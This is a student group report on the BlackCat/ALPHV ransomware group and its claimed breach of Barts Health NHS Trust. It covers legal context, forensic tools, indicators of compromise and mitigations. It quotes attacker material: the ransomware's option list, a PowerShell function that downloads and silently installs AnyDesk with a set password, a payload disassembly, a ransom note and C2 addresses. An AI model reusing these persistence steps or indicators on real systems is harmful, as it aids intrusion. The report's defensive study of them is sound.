



IT'S IN YOU TO **OWN THE FUTURE**

ITS60904 Computer Crime and Digital Evidence

Group Project (30%)

Semester February 2024

Name (Block Capital)	Student ID	Signature	Marks (For Lecturer Use)
1. Nirmal Kavindu Athukorale	0358879	<i>Nirmal</i>	
2. Jason Soo Jia Wei	0360377	<i>Jason</i>	
3. Chan Ze Yan	0352345	<i>Chan</i>	
4.			
5.			

I declare that:

- I understand what is meant by plagiarism
- The implication of plagiarism have been explained to us by our lecturer. This project is all our work and I have acknowledged any use of the published or unpublished works of other people.

ITS60904 Computer Crime and Digital Evidence

Individual Tasks Allocation

Indicate (✓) in the member name column if he/she has been involved in that task.

Add rows if necessary

Title		Chan Ze Yan	Nirmal Athukorale	Jason Soo
1.	Research	✓	✓	✓
2.	Evidence Collection	✓	✓	✓
3.	Report Writing	✓	✓	✓
4.	Formatting	✓	✓	✓
5.	Video	✓	✓	✓

ITS60904 Assignment Assessment Rubrics

Group Member Names:	Final Group Report Marks (70)	Video Presentation (30)	Final Total Marks (100)
1.			
2.			
3.			
4.			
5.			

Feedback:



BLACKCAT/ ALPHV RANSOMWARE GROUP



Barts Health NHS Trust Attack



By GROUP 23

Report Date : 17-03-2024

Team:

- 1 . Nirmal Kavindu Athukorale (0358879)
- 2 . Jason Soo Jia Wei (0360377)
- 3 . Chan Ze Yan (0352345)

Table of Contents

1.0 Executive Summary.....	5
2.0 Case Overview.....	7
3.0 Methodologies of BlackCat Ransomware Group.....	8
4.0 Case Background.....	9
5.0 Scope and Objectives of Investigation.....	10
6.0 Legal Authority and Chain of Custody.....	12
7.0 Methodologies Used in Investigation.....	14
8.0 Evidence Collection.....	15
9.0 Analysis and Findings.....	20
10.0 Conclusions.....	23
11.0 Recommendations.....	24
12.0 References.....	25

1.0 Executive Summary

BlackCat: A Predatory Force in Healthcare Ransomware

BlackCat, also known as ALPHV, has become a major threat in the healthcare cybersecurity landscape. This ransomware group specifically targets healthcare organizations, exploiting their vulnerabilities and causing significant disruptions.

Modus Operandi:

BlackCat employs a multi-pronged attack strategy:

- **Vulnerability Exploitation:** They take advantage of known software vulnerabilities and actively search for new ones to gain initial access to a healthcare network. This grants them a foothold within the system.
- **Lateral Movement:** Once inside, BlackCat uses various tools and techniques to move laterally across the network, compromising additional systems and escalating privileges. This allows them to navigate undetected and reach critical data.
- **Data Exfiltration & Encryption:** BlackCat doesn't just encrypt data, making it inaccessible. They also steal sensitive patient information, including names, addresses, and medical records. This stolen data becomes leverage for extortion.
- **Ransom Demands:** BlackCat demands hefty ransom payments, often in the millions of dollars, to decrypt the compromised data and, supposedly, to prevent the stolen information from being leaked online.

Impact on Healthcare:

The consequences of a BlackCat attack on a healthcare organization can be devastating:

- **Disrupted Patient Care:** Encrypted medical records delaying diagnosis, treatment plans and even urgent care.
- **Operational Delays:** Hospitals and clinics may be forced to shut down some or all services, disrupting essential operations and creating logistical nightmares.
- **Financial Strain:** The cost of recovering from a BlackCat attack can be immense, including ransom payments, data restoration efforts and potential fines for HIPAA violations.

- **Reputational Damage:** A data breach can severely damage a healthcare provider's reputation, leading to a loss of patient trust.

In June 2023, BlackCat targeted Barts Health NHS Trust, a prominent healthcare provider in the UK. The group claimed to have stolen a massive 7 terabytes of data, potentially including patient records and internal hospital information. While the specifics of the attack, including whether ransomware was actually deployed, remain unclear, Barts NHS faced a three-day deadline to contact BlackCat or risk the stolen data being leaked online. This incident highlighted BlackCat's willingness to disrupt critical healthcare services and the immense pressure they can exert on healthcare organizations.

BlackCat's Future

While BlackCat remains a serious threat, recent events have cast doubt on their stability. The internal conflict following the alleged \$22 million ransom payment from Change Healthcare suggests potential fractures within the group. However, healthcare organizations shouldn't let their guard down. BlackCat, or similar groups, are likely to continue targeting healthcare due to the sensitive data and potential ransom payouts.

The Takeaway

Healthcare organizations need to prioritize robust cybersecurity measures to defend against BlackCat and other ransomware threats. This includes:

- **Vulnerability Management:** Regularly patching vulnerabilities across all systems.
- **Data Backups:** Maintaining secure, offline backups of critical data for quick restoration.
- **Staff Training:** Educating employees on safe practices to avoid falling victim to phishing or social engineering attacks.
- **Cybersecurity Assessments:** Regularly conducting security assessments to identify and address weaknesses.

By taking these proactive steps, healthcare providers can significantly reduce the risk of a successful BlackCat attack and protect their patients' sensitive data.

2.0 Case Overview

BlackCat Attack on Barts Health NHS Trust: A Shrouded Case

The cyberattack launched by BlackCat on Barts Health NHS Trust remains shrouded in secrecy as of March 12, 2024. Law enforcement and Barts Health are prioritizing confidentiality to avoid jeopardizing the investigation and tipping off the attackers. This secrecy extends to details about the attack itself, hindering public understanding of the situation.

While specifics are lacking, we can glean some insights from past BlackCat attacks. Their primary motive is likely financial gain through extortion. This would involve encrypting critical data within Barts Health's systems, essentially holding them hostage until a ransom is paid. Additionally, BlackCat often steals data before encryption. Whether they successfully exfiltrated sensitive patient information like names or financial records remains a crucial unanswered question.

Cyberattacks can significantly disrupt healthcare services. Patients might face delays in care, appointment cancellations, and difficulty accessing medical records. The severity of these disruptions in the BlackCat attack depends on which specific systems were compromised and how quickly Barts Health could restore functionality.

As investigations progress, we may see official disclosures regarding the effectiveness of BlackCat's attack, the extent of the data breach (if any), and the impact on NHS services. Most importantly, we can expect details about the steps Barts Health is taking to mitigate future attacks and fortify its defenses. This case serves as a stark reminder of the critical need for robust cybersecurity measures in healthcare institutions. Protecting sensitive patient data and ensuring uninterrupted service delivery are paramount in the face of ever-evolving cyber threats.

The secrecy surrounding the attack has also fueled public concern and speculation. Without official confirmation of the details, rumors about the scope of the breach and the effectiveness of the NHS response can spread quickly online. This can create unnecessary anxiety for patients and staff, highlighting the importance of clear and timely communication from trusted sources during and after cyberattacks. Law enforcement and the NHS will need to strike a balance between maintaining confidentiality for the investigation and providing the public with enough information to address concerns and maintain trust.

3.0 Methodologies of BlackCat Ransomware Group

Based on BlackCat's known tactics and common cyberattack techniques, here are some possible methods they might have used:

Phishing Emails: BlackCat has been linked to phishing campaigns that target employees with emails containing malicious attachments or links. Clicking on these can download malware onto the NHS network.

Social Engineering: BlackCat affiliates pose as company IT and/or helpdesk staff and use phone calls or SMS messages to obtain credentials from employees to access the target network.

Exploiting Software Vulnerabilities: Unpatched vulnerabilities in NHS systems could have provided BlackCat with a backdoor for unauthorized access.

Remote Desktop Protocol (RDP) Attacks: These attacks target RDP, a protocol for remote access to systems. Weak RDP credentials or vulnerabilities could allow BlackCat to gain access.

Installing Remote Access software: After gaining access to a victim network, ALPHV Blackcat affiliates deploy remote access software such as AnyDesk, Mega sync, and Splashtop in preparation of data exfiltration.

Supply Chain Attack: If a supplier or vendor used by the NHS has vulnerabilities, BlackCat could compromise them to gain access to the NHS network.

We'll be exploring the exact tactics and methods used in sections 7 and 8.

4.0 Case Background

BlackCat's Shadow: A Case Study of the NHS Attack

In June 2023, a cloud of uncertainty descended upon the National Health Service (NHS) in the UK. BlackCat, a notorious ransomware group known for its ruthlessness, claimed responsibility for a cyberattack on Barts Health NHS Trust, one of the largest within the NHS network. This incident, shrouded in secrecy and ongoing investigations, serves as a stark reminder of the vulnerability of healthcare institutions and the critical need for robust cybersecurity measures.

The Allegations: A Breach of Epic Proportions?

BlackCat ransomware group claimed a massive data breach at Barts Health NHS Trust, threatening to expose sensitive patient information like passports and financial records. This 7 terabyte data theft, potentially the biggest in UK healthcare history, aimed to pressure the NHS into paying a ransom. The extent of the breach and NHS response remain unclear due to the ongoing investigation.

A Pattern of Predation: BlackCat's Growing Threat

The attack on Barts Health wasn't an isolated incident. BlackCat has been targeting healthcare institutions with increasing frequency. Reports suggest a possible shift in the group's focus towards healthcare organizations, potentially aligning with international law enforcement actions against them. This raises serious concerns about the vulnerability of healthcare systems, which often struggle to keep pace with evolving cyber threats. The vast amount of sensitive patient data they hold makes them prime targets for ransomware attacks, where attackers can encrypt critical data and demand exorbitant sums for decryption.

Individuals involved

- **BlackCat Ransomware Group:** This group is responsible for the attack itself. Their identities and locations likely remain unknown.
- **Barts Health NHS Trust Staff:** Individuals whose login credentials might have been compromised, potentially due to phishing attacks or outdated security measures.
- **Law Enforcement Investigators:** Police and cybersecurity agencies working to identify the attackers and recover stolen data.
- **NHS Patients and staff :** Staff might face stress, new procedures, or discipline. Patients could experience appointment delays, trouble accessing records, or data breach worries.

5.0 Scope and Objectives of Investigation

Scope:

Incident Response:

Securing Compromised Systems: This involves isolating affected systems from the network to prevent further spread of the attack. It may include changing passwords, closing off access points, and applying patches or updates to vulnerable software.

Containing the Attack: Once the breach is identified, efforts are made to contain it, often through segmentation of networks, disabling compromised accounts, and implementing firewall rules to limit communication with malicious entities.

Minimizing Damage: This step focuses on limiting the impact of the attack on systems and data. It may involve restoring from backups, if available, or deploying temporary mitigations to keep critical systems operational while investigations proceed.

Digital Forensics:

Examining Digital Evidence: Forensic experts analyze logs, system snapshots, network traffic, and other digital artifacts to reconstruct the timeline of the attack and identify the methods used by the attackers.

Identifying Attackers: While attribution can be challenging, forensic analysis may uncover clues such as IP addresses, malware signatures, or patterns of behavior that could lead to the identification of individuals or groups behind the attack.

Data Recovery: Forensic techniques may also be employed to recover deleted or encrypted data, providing valuable evidence for both the investigation and potential legal proceedings.

Investigative Analysis:

Following Leads: Investigators gather and analyze information from various sources such as logs, witness interviews, and threat intelligence feeds to piece together the tactics, techniques, and procedures (TTPs) used by the attackers.

Attribution: Through a combination of technical analysis and contextual clues, investigators attempt to attribute the attack to specific individuals, hacker groups, or nation-state actors. This attribution can inform response strategies and potential legal actions.

Objectives:

Neutralize the Threat: This objective involves taking proactive measures to disrupt attacker activities, such as revoking compromised credentials, blocking malicious IP addresses, or removing backdoors from compromised systems.

Recover Data: Efforts are made to restore affected data to its original state using backups or data recovery tools. This helps minimize the impact of the attack on business operations and customer trust.

Attribute the Attack: Identifying the perpetrators is crucial for holding them accountable and preventing future incidents. This may involve collaboration with law enforcement agencies and threat intelligence partners.

Prevent Future Attacks: Based on insights gained from the incident response and forensic analysis, security teams implement measures to strengthen defenses and mitigate vulnerabilities that were exploited during the attack.

Potential Legal Action: If the attack is deemed malicious or criminal in nature, organizations may pursue legal action against the perpetrators. This could involve working with law enforcement agencies to gather evidence and support prosecution efforts.

6.0 Legal Authority and Chain of Custody

Potential Criminal Offences

Computer Misuse Act 1990 (UK): This act covers a wide range of cybercrimes, including unauthorized access to computer systems, data breaches, and denial-of-service attacks. BlackCat's attack could potentially violate several sections of this act.

This act primarily focuses on unauthorized access to computer systems. Here's how the BlackCat attack might have violated the CMA 1990:

- **Section 1:** Unauthorized access to computer material: BlackCat's alleged intrusion into NHS systems to launch the ransomware attack and potentially steal data constitutes unauthorized access under this section.
- **Section 1(3):** Unauthorized access with intent to commit or facilitate commission of further offenses: If BlackCat intended to use the stolen data for further criminal activity (e.g., identity theft), this section could be invoked as well.

General Data Protection Regulation (GDPR): Aligned with the DPA 2018, the GDPR emphasizes the importance of data security and outlines potential fines for breaches. The NHS could face significant penalties if BlackCat's claims of a large-scale data breach are proven true.

Complementary to the DPA 2018, the GDPR emphasizes the importance of data security and outlines potential consequences for breaches. The NHS could face significant fines if BlackCat's claims are true:

- **Article 32:** Security of processing: Similar to the DPA 2018, the GDPR emphasizes the need for appropriate technical and organizational measures to protect personal data. If a large-scale data breach occurred, the NHS could be found in violation of this article.
- **Article 33:** Notification of a personal data breach: The GDPR mandates notifying the supervisory authority (Information Commissioner's Office - ICO) and potentially affected individuals within a specific timeframe in case of a personal data breach. Depending on the details of the attack and the type of data compromised, the NHS might have violated this notification requirement.

Data Protection Act 2018 (UK): This act regulates the collection, storage, and use of personal data. If the attackers breached NHS systems and accessed patient data, it could be a violation of this act.

This act outlines the principles for processing personal data and mandates organizations like the NHS to implement robust security measures. The BlackCat attack could be a violation of several key principles in the DPA 2018:

- **Principle 1:** Lawfulness, fairness, and transparency: The NHS has a legal obligation to process patient data lawfully and fairly. BlackCat's alleged unauthorized access and potential data theft could be considered a violation of this principle.
- **Principle 7:** Security of personal data: This principle requires the NHS to implement appropriate technical and organizational measures to protect personal data from unauthorized access, accidental loss, destruction, or damage. If BlackCat successfully stole sensitive patient information, it would suggest the NHS's security measures were inadequate, potentially breaching this principle.

Other Laws: Depending on the specifics of the attack, other laws related to extortion, fraud, or money laundering might also be applicable.

Investigative Authority:

National Cyber Crime Unit (NCCU) (UK): This is a specialized unit within the National Crime Agency (NCA) that investigates serious cybercrime. They would likely be involved in investigating the BlackCat attack.

Local Law Enforcement: Depending on the location of the affected NHS trust and the scope of the attack, local law enforcement agencies might also be involved in the investigation.

International Cooperation

BlackCat is believed to be a Russian cybercriminal group. If the investigation leads to suspects in Russia, international cooperation with Russian law enforcement agencies might be necessary. However, cooperation can be complex due to political and legal factors.

Challenges and Limitations:

Attribution: Attributing cyberattacks to specific individuals or groups can be difficult, especially when attackers take steps to hide their identities.

International Cooperation: As mentioned earlier, international cooperation for investigations can be challenging.

Data Recovery: Depending on the attack methods used, recovering stolen data might not always be possible.

7.0 Methodologies Used in Investigation

Digital Forensics Framework (DFF) licensed under the GPL, DFF offers a comprehensive suite of tools for evidence handling. You can use DFF to access devices locally or remotely, recover hidden or deleted files, and conduct quick searches for file metadata.

Another open-source option comes from the Dutch National Police Agency. The Open Computer Forensics Architecture (OCFA) prioritizes automation to expedite investigations. This means investigators can get straight to work by accessing seized data through a clear search interface, saving valuable time.

If you're working on a Unix or Windows system and need a free, command-line toolkit, then The Sleuth Kit (TSK) is a solid choice. TSK is a foundational tool used in many forensic programs. It allows you to analyze disk images and recover files, providing a strong base for your investigation.

For incident response and malware analysis, Volatility is a powerful tool that focuses on memory forensics. By leveraging Volatility, you can extract data from running processes, network connections, and even registry hives. It can also extract information from crash dumps and hibernation files, giving you a wider view of what's happening on a system.

X-Ways Forensics is a popular choice known for its exceptional efficiency. It excels at finding deleted files, conducting searches, and offers unique features that other tools might lack. Additionally, it's known for its speed, affordability, and portability – you can even run it from a USB stick.


Another industry leader is EnCase Forensic, considered the "gold standard" by many professionals. EnCase offers comprehensive forensic capabilities, delivering in-depth analysis across various devices. It can unearth potential evidence from a wide range of sources and generate detailed reports to document your findings.

Registry Recon is a powerful tool designed specifically for Windows systems. It tackles the task of extracting, recovering, and analyzing registry data, providing valuable insights into system activity.

8.0 Evidence Collection

BlackCat ransomware attackers have been targeting large organizations using a specific method. They exploit outdated firewall/VPN devices to gain access, then steal VPN credentials and move laterally within the network using RDP (Remote Desktop Protocol). They also have tools to target specific systems like Windows machines and VMware servers.

```
USAGE:
  (ransomware-filename) [OPTIONS] [SUBCOMMAND]
OPTIONS:
  --access-token <ACCESS_TOKEN>      Access Token
  --bypass <BYPASS>...                Invoked with drag and drop
  --child                             Run as child process
  --drag-and-drop                     Invoked with drag and drop
  --drop-drag-and-drop-target         Drop drag and drop target batch file
  --extra-verbose                     Log more to console
  -h, --help                          Print help information
  --log-file <LOG_FILE>              Enable logging to specified file
  --no-net                           Do not discover network shares on Windows
  --no-prop                          Do not self propagate(worm) on Windows
  --no-prop-servers <NO_PROP_SERVERS>... Do not propagate to defined servers
  --no-vm-kill                       Do not stop VMs on ESXi
  --no-vm-kill-names <NO_VM_KILL_NAMES>... Do not stop defined VMs on ESXi
  --no-vm-snapshot-kill              Do not wipe VMs snapshots on ESXi
  --no-wall                          Do not update desktop wallpaper on Windows
  -p, --paths <PATHS>...            Only process files inside defined paths
  --propagated                       Run as propagated process
  --ui                               Show user interface
  -v, --verbose                      Log to console
```



Making matters worse, even after Sophos removed compromised VPN accounts and created new credentials, the attackers weren't deterred. They simply re-ran the same exploit, managing to steal the newly created passwords. This allowed them to continue their attempts to encrypt machines within the network.


The attackers secured multiple ways to access the network remotely. They achieved this by installing various remote access tools on compromised internal computers. These tools included popular commercial options like AnyDesk and TeamViewer, alongside a less common tool called ngrok.

```
Function AnyDesk {

    mkdir "C:\ProgramData\AnyDesk"

    $clnt = new-object System.Net.WebClient
    $url = "http://download.anydesk.com/AnyDesk.exe"
    $file = "C:\ProgramData\AnyDesk.exe"
    $clnt.DownloadFile($url,$file)

    cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent
    cmd.exe /c echo Password123X*** | C:\ProgramData\anydesk.exe --set-password
    cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id
```



The attackers deployed additional tools for remote access. They used PowerShell scripts to download and run malicious programs called "Cobalt Strike beacons" on some machines. These beacons provide a way to control the infected device remotely. Additionally, they employed a newer tool called "Brute Ratel" which offers similar remote access functionality to Cobalt Strike. On at least one machine, the attackers even installed Brute Ratel as a hidden Windows service named "wewe" to ensure persistent access.

.data:0000000000404060	payload	proc near	; DATA XREF: .rdata
.data:0000000000404060 B8 50 42 37 7C		mov	eax, ' 7BP'
.data:0000000000404065 50		push	rax
.data:0000000000404066 48 B8 38 49 53 54 54 43+		mov	rax, 'DGCTTSI8'
.data:0000000000404066 47 44			
.data:0000000000404070 50		push	rax
.data:0000000000404071 48 B8 77 65 7C 36 4D 4C+		mov	rax, 'A6LM6 ew'
.data:0000000000404071 36 41			
.data:000000000040407B 50		push	rax
.data:000000000040407C 48 B8 5C 77 65 77 65 7C+		mov	rax, 'ew ewew\'; \\.\pipe\wewe
.data:000000000040407C 77 65			
.data:0000000000404086 50		push	rax
.data:0000000000404087 48 B8 5C 5C 2E 5C 70 69+		mov	rax, 'epip\.\'
.data:0000000000404087 70 65			
.data:0000000000404091 50		push	rax
.data:0000000000404092 68 24 00 00 00		push	36 ; config size
.data:0000000000404097 88 00 00 00 00		mov	eax, 0

SOPHOSLABS

Untangling the Attack:

Investigating these ransomware incidents proved challenging for a few reasons. First, some target organizations had already been compromised by the Log4j vulnerability, making it difficult to isolate the source of the attack. Additionally, many servers harbored unrelated malware like cryptominers, further muddying the waters.

Secondly, the BlackCat ransomware itself requires a specific "access token" to function. This extra step made analysis more complex. Testing the ransomware revealed it attempts to locate and copy itself onto network file shares. In virtual machine tests, it mounted network drives and duplicated itself onto those locations.

Beyond Encryption: Data Theft

These attackers weren't just after encrypting data for ransom. They also spent significant time stealing sensitive information. They uploaded this stolen data to the cloud storage provider Mega.

Their data collection toolbox included:

DirLister: To list accessible directories and files.

PowerView.ps1: A script for identifying machines on the network.

LaZagne: A tool for extracting saved passwords on various devices.


Once the data was gathered, they used WinRAR to compress it and various tools like rsync, MEGASync, or even just Chrome to upload it.

Victim Profile: Inconsistent Traits

Beyond the initial vulnerability exploited (unpatched firewalls) and the prevalence of vulnerable machines inside the networks, there wasn't a clear profile for the targeted organizations. The attacked companies spanned continents and industries.

Infiltrating

By the time Sophos arrived for incident response in each case, the attackers had already established a foothold. In the earliest instance (investigated in early December), evidence suggested the attackers had breached the network a month prior and even installed crypto mining software on 16 servers by early November.



```
RECOVER-FILES.txt - Notepad
File Edit Format View Help
>> What happened?

Important files on your network was ENCRYPTED and now they have "██████" extension.
In order to recover your files you need to follow instructions below.

>> Sensitive Data

Sensitive data on your network was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.

Data includes:
- Employees personal data, CVs, DL, SSN.
- Complete network map including credentials for local and remote services.
- Private financial information including: clients data, bills, budgets, annual reports, bank statements.
- Manufacturing documents including: datagrams, schemas, drawings in solidworks format
- And more...


Samples are available on your personal web page linked below.

>> CAUTION

DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

>> What should I do next?

1) Download and install Tor Browser from: https://torproject.org/
2) Navigate to: http://████████████████████.onion/?access-key=████████████████████
```



The BlackCat ransom note

The attackers wasted no time in expanding their access after breaching the network. In the December incident, for example, they stole password credentials from a crucial system (the domain controller's LSASS) and used them to create a new account with full administrative privileges. They then employed a tool called "nmap.exe" to locate other vulnerable machines within the network. Finally, they leveraged their newfound admin account to remotely access various machines using RDP (Remote Desktop Protocol).

A similar tactic was observed in the February attack. The attackers exploited a vulnerability to gain valid VPN credentials and used them to infiltrate the network. After five days, they launched a brute-force attack against a domain controller, attempting to crack passwords. This successful attack allowed them to create a new domain administrator account. They also installed AnyDesk on the domain controller, possibly as a fallback method for remote access. RDP was then used again to move laterally across different machines on the network.

The attackers' data exfiltration techniques were also concerning. A tool named "rclone" was used to upload data to cloud storage, and there's evidence suggesting they might have uploaded data twice from multiple servers using different methods. In another instance, compromised user accounts were used to install "MEGASync" for additional data theft.

The March attack exhibited a familiar pattern: exploiting a firewall vulnerability, gaining access through the VPN, and then moving laterally within the network to target domain controllers and other servers. Sophos analysts discovered evidence of tools like Cobalt Strike/Brute Ratel being deployed for further control, along with scripts used for network reconnaissance. While data was staged for exfiltration, there wasn't any indication that it was actually uploaded.

These examples highlight the attackers' methodical approach. They employed various techniques to gain administrative privileges, move laterally across the network, and ultimately steal sensitive data.

Tailored Attacks:

Just like many ransomware attacks in 2022, BlackCat used custom malware for each target. This unique ransomware included a specific ransom note and a link to their data leak site on the dark web. Additionally, the ransomware appended a unique file extension to all encrypted files.

The attackers focused on virtual environments in the December 2021 attack, encrypting virtual hard disks on ESXi servers and crippling critical systems. Notably, over half the organization's machines were still running the outdated Windows 7, a system unsupported by Microsoft since 2020.

explorer.exe	5248	42.26	C:\WINDOWS\explorer.exe /factory,{ceff45ee-c862-41de-ae2-a022c81eda92} -E
dllhost.exe	6368		C:\WINDOWS\SYSTEM32\DLLHOST.EXE /PROCESSID:{3E5FC7F9-9A51-436
...exe	7324	16.07	"C:\Users\...exe" "-access-token" "
conhost.exe	7412		\\??C:\WINDOWS\system32\conhost.exe 0x4
cmd.exe	4160		"C:\WINDOWS\system32\cmd.exe" /c "iisreset.exe /stop"
conhost.exe	1656		\\??C:\WINDOWS\system32\conhost.exe 0x4
iisreset.exe	9120		iisreset.exe /stop
cmd.exe	3652	1.85	
conhost.exe	8356	0.62	
ysadmin.exe	7132	1.23	
iisrstat.exe	7712		"C:\Windows\System32\inetrv\iisrstat.exe" -Embedding

BlackCat attempts to stop a wide range of programs and services before encrypting, such as IIS, Microsoft's web service

While the December and March attacks targeted virtual environments (ESXi and Hyper-V servers, respectively), the February attack hit both servers and individual devices (endpoints). May's attack included a Citrix server, showcasing the attackers' ability to target various systems.

The attackers found a goldmine of security weaknesses to exploit. Many critical systems lacked essential security patches, leaving them wide open for attack. Unsegmented networks allowed them to freely scan and identify valuable targets. Implementing VLANs to compartmentalize the network could have significantly hampered their efforts.

Outdated firewall vulnerabilities provided a convenient entry point. Leaked VPN credentials for a firewall made things even worse. Applying patches promptly would have been a major step towards preventing these issues.

The absence of multi-factor authentication (MFA) for VPN logins made it a breeze for attackers to exploit stolen credentials. Overly permissive firewall rules and user account privileges granted them more control than necessary, allowing them to inflict greater damage.

The presence of legitimate remote-access tools like ngrok, often misused by attackers, should have been a red flag for system administrators. This highlights the importance of staying vigilant and identifying potential signs of malicious activity.

9.0 Analysis and Findings

In the investigations, digital investigators have identified various common Indicators Of Compromise (IOCs) of the BlackCat Ransomware Group in affected computer systems. The hacker group uses different hash algorithms to obscure their tools and exploits being put into the victims' systems. Some of these hashing algorithms used include MD5, SHA256 and SHA1.

A few network indicators of compromise are also identified in affected systems where unauthorized connections are established to remote servers and control centers operated by the BlackCat Group.

Indicators of Compromise (IOCs)

MD5 Hash	Description	File Name
944153fb9692634d6c70899b83676575	ALPHV Windows Encryptor	
341d43d4d5c2e526cadd88ae8da70c1c	Anti Virus Tools Killer	363.sys
34aac5719824e5f13b80d6fe23cbfa07	CobaltStrike BEACON	LMtool.exe
eea9ab1f36394769d65909f6ae81834b	CobaltStrike BEACON	Info.exe
379bf8c60b091974f856f08475a03b04	ALPHV Linux Encryptor	him
ebca4398e949286cb7f7f6c68c28e838	SimpleHelp Remote Management tool	first.exe
c04c386b945ccc04627d1a885b500edf	Tunneler Tool	conhost.exe
824d0e31fd08220a25c06baee1044818	Anti Virus Tools Killer	ibmModule.dll

Table 1: MD5 Hashes

SHA256 Hash	Description
c64300cf8bacc4e42e74715edf3f8c3287a780c9c0a38b0d9675d01e7e231f16	ALPHV Windows Encryptor
1f5e4e2c78451623cfbf32cf517a92253b7abfe0243297c5ddf7dd1448e460d5	Anti Virus Tools Killer
3670dd4663adca40f168f3450fa9e7e84bc1a612d78830004020b73bd40fcd71	CobaltStrike BEACON
af28b78c64a9effe3de0e5ccc778527428953837948d913d64dbd0fa45942021	CobaltStrike BEACON
bbfe7289de6ab1f374d0bcbeecf31cad2333b0928ea883ca13b9e733b58e27b1	ALPHV Linux Encryptor
5d1df950b238825a36fa6204d1a2935a5fbcfe2a5991a7fc69c74f476df67905	SimpleHelp Remote Management tool
bd9edc3bf3d45e3cdf5236e8f8cd57a95ca3b41f61e4cd5c6c0404a83519058e	Tunneler Tool
732e24cb5d7ab558effc6dc88854f756016352c923ff5155dc b2eece35c19bc0	Anti Virus Tools Killer

Table 2: SHA256 Hashes

SHA1 Hash	Description
3dd0f674526f30729bced4271e6b7eb0bb890c52	ALPHV Windows Encryptor
d6d442e8b3b0aef856ac86391e4a57bcb93c19ad	Anti Virus Tools Killer
6b52543e4097f7c39cc913d55c0044fcf673f6fc	CobaltStrike BEACON
004ba0454feb2c4033ff0bdb2ff67388af0c41b6	CobaltStrike BEACON
430bd437162d4c60227288fa6a82cde8a5f87100	SimpleHelp Remote Management tool
1376ac8b5a126bb163423948bd1c7f861b4bfe32	Tunneler Tool
380f941f8047904607210add4c6da2da8f8cd398	Anti Virus Tools Killer

Table 3: SHA1 Hashes

Indicator Type	Network Indicator	Description
Domain	resources.docusong[.]com	Command and Control Server
Domain	Fisa99.screenconnect[.]com	ScreenConnect Remote Access
IP Address	5.199.168.24	Command and Control Server
IP Address	91.92.254.193	SimpleHelp Remote Access

Table 4: Network Indicators

10.0 Conclusions

The murky aftermath of the BlackCat ransomware attack on Barts Health NHS Trust in June 2023 continues to raise concerns. While the attack itself is a confirmed event, the full scope of its impact remains unclear. BlackCat, a notorious ransomware group, claimed a massive data breach following the attack. However, details about the compromised information are absent. Did they manage to steal sensitive patient data like names, medical records, or financial information? This crucial question hangs unanswered as the NHS prioritizes securing remaining systems, recovering lost data (if any), and identifying the attackers.

The lack of public information can be attributed to several factors. First, the NHS, rightfully so, focuses on restoring critical systems and recovering lost data. Public disclosure can wait while they ensure the smooth delivery of healthcare services. Second, building a case against cybercriminals is a lengthy process. Investigators meticulously gather evidence, analyze compromised systems, and piece together the attacker's methods. This takes time, and court information wouldn't be readily available.

The BlackCat attack exposes the vulnerability of healthcare organizations to cybercrime. Patient data is a goldmine for attackers, and healthcare institutions often struggle to implement robust cybersecurity measures. This incident serves as a stark reminder of the importance of preparedness in the face of evolving cyber threats.

Here's where lessons can be learned. Healthcare institutions must prioritize cybersecurity by investing in up-to-date security solutions, regular security audits, and staff training on cybersecurity best practices, especially phishing awareness. Collaboration between law enforcement, cybersecurity experts, and healthcare institutions is also key. Sharing information and best practices for defense, as well as developing effective incident response and recovery strategies, will bolster defenses against future attacks.

The BlackCat attack may remain a case study for some time, but its message resonates. The healthcare sector must prioritize robust cybersecurity to protect sensitive patient data and ensure uninterrupted service delivery. Open communication and collaboration are crucial in building resilience against the ever-present threat of cybercrime.

11.0 Recommendations and Expert opinions

Mitigations

This advisory combines recommendations from the FBI, CISA, and HHS to help healthcare organizations protect themselves from ALPHV Blackcat ransomware attacks. These techniques align with cybersecurity best practices outlined in the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and NIST.

Mitigations for Healthcare Organizations:

Secure Remote Access

Application Controls: Implement software controls to restrict unauthorized programs, including portable versions of remote access tools.

CISA Guidance: Follow recommendations in CISA's "Guide to Securing Remote Access Software."

MFA: Use strong Multi-Factor Authentication (MFA) like FIDO/WebAuthn or PKI to prevent phishing attacks.

Network Monitoring

Network Traffic Logging: Implement tools that log and report all network traffic to detect suspicious activity and potential ransomware movement.

